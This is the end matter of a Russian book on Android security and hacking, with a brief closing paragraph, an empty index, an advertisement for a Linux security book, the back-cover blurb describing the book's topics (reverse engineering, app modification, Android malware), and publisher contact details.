Не стоит также забывать, что весь Android целиком также выложен в исходном коде на сайте **https://source.android.com**. Разобраться в них будет проблематично, но зато всегда можно из первых рук узнать о том, как работает тот или иной компонент системы. Там же опубликовано руководство по портированию Android на новые устройства, а также обзор систем безопасности Android (**https://source.android.com/security**).

Важно также разобраться в устройстве и методах реверс-инжиниринга нативных бинарных файлов ARM. Многие приложения, написанные на Java и Kotlin, используют нативные библиотеки для защиты чувствительных данных приложения. Практически все упаковщики также скомпилированы в нативные библиотеки, что существенно затрудняет их анализ.

В остальном же всегда стоит помнить, что не боги горшки обжигают. Именитые специалисты по безопасности и реверс-инжинирингу — такие же люди, как мы. Важно не останавливаться на достигнутом, постоянно искать и осваивать новые знания.

Предметный указатель

C

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

www.bhv.ru


Фленов М.

Linux глазами хакера 6-е изд.

Отдел оптовых поставок

E-mail: opt@bhv.ru

Настройте Linux на максимальную скорость и безопасность



- Безопасность Linux
- Оптимизация ОС и сервисов
- Атаки хакеров на Linux
- Защита сервера от хакеров
- Предотвращение возможных атак
- Примеры для CentOS и Ubuntu

Несмотря на явное стремление Linux поселиться в домашних компьютерах, настройка этой операционной системы пока еще слишком сложная и зависит от множества параметров, особенно когда речь идет о настройке сервера. Настройка клиентского окружения достигла простоты, способной конкурировать с Windows, но тонкий тюнинг пока требует от пользователя подготовки. Если просто оставить параметры по умолчанию, то об истинной безопасности Linux не может быть и речи. Книга посвящена безопасности ОС Linux. Она будет полезна как начинающим, так и опытным пользователям, администраторам и специалистам по безопасности. Описание Linux начинается с самых основ и заканчивается сложными настройками, при этом каждая глава рассматривает тему с точки зрения производительности и безопасности.

В книге вы найдете необходимую информацию по настройке ОС Linux и популярных сервисов с учетом современных реалий. Вы узнаете, как хакеры могут атаковать ваш сервер и как уже на этапе настройки сделать всё необходимое для защиты данных.

Фленов Михаил, профессиональный программист. Работал в журнале «Хакер», в котором несколько лет вел рубрики «Hack-FAQ» и «Кодинг» для программистов, печатался в журналах «Игромания» и «Chip-Россия». Автор бестселлеров «Библия Delphi», «Программирование в Delphi глазами хакера», «Программирование на C++ глазами хакера», «Компьютер глазами хакера» и др. Некоторые книги переведены на иностранные языки и изданы в США, Канаде, Польше и других странах.

Android ГЛАЗАМИ ХАКЕРА

Безопасность Android, взлом приложений и защита от взлома

Android — самая популярная мобильная ОС на нашей планете, а современный смартфон — это не просто средство связи, это электронный кошелек, личный фотоальбом, записная книжка и хранилище приватной информации. Вот почему к Android приковано пристальное внимание хакеров. Если ты — один из них, если ты хочешь узнать, как устроен Android «под капотом», как работает его система безопасности и как ее обойти, как действуют мобильные трояны, как дизассемблировать и взламывать чужие приложения и как защитить от взлома свои, — поздравляю, ты нашел настоящее сокровище! Эта книга уникальна тем, что в ней в концентрированном виде собрана вся наиболее полезная информация не только для хакеров, но и для разработчиков, реверс-инженеров, специалистов по информационной безопасности. Она будет интересна и полезна любому читателю: от начинающего программиста до профессионала.

Валентин Холмогоров, редактор рубрики «Взлом» журнала «Хакер»

Зобнин Евгений Евгеньевич, редактор журнала «Хакер», программист, в прошлом системный администратор. Автор статей на тему внутреннего устройства настольных и мобильных ОС, безопасности и взлома. Имеет 20-летний опыт в области UNIX-подобных операционных систем, последние 10 лет пишет статьи об устройстве Android. Автор популярного приложения AIO Launcher.

Книга состоит из трех частей: в первой подробно рассказывается об архитектуре и внутреннем устройстве Android, используемых разделах и файловых системах, разграничении доступа, установке обновлений ОС, получении прав root, кастомизации прошивок, а также о принципах работы встроенной системы безопасности. Вторая часть посвящена практическим методам дизассемблирования, реверс-инжиниринга, исследования и модификации мобильных приложений, борьбе с обфускацией и антиотладкой. Приводятся конкретные способы внедрения в приложения Android постороннего кода и изменения их функций. В ней же даны советы по противодействию взлому, исследованию и модификации ПО. В третьей части подробно рассматривается архитектура вредоносных программ для Android, а также уязвимости ОС, используемые троянами для проникновения на устройство. Даны примеры выполнения несанкционированных пользователем действий с помощью стандартных функций Android, а для наглядности приводится и подробно описывается код полноценной вредоносной программы, на примере которой можно изучить методы противодействия такому ПО.

Материалы на www.bhv.ru

Цветные иллюстрации к этой книге можно скачать по ссылке ftp://ftp.bhv.ru/9785977567930.zip, а также со страницы книги на сайте издательства.

ISBN 978-5-9775-6793-0

191036, Санкт-Петербург,
Гончарная ул., 20
Тел.: (812) 717-10-50,
339-54-17, 339-54-28
E-mail: mail@bhv.ru
Internet: www.bhv.ru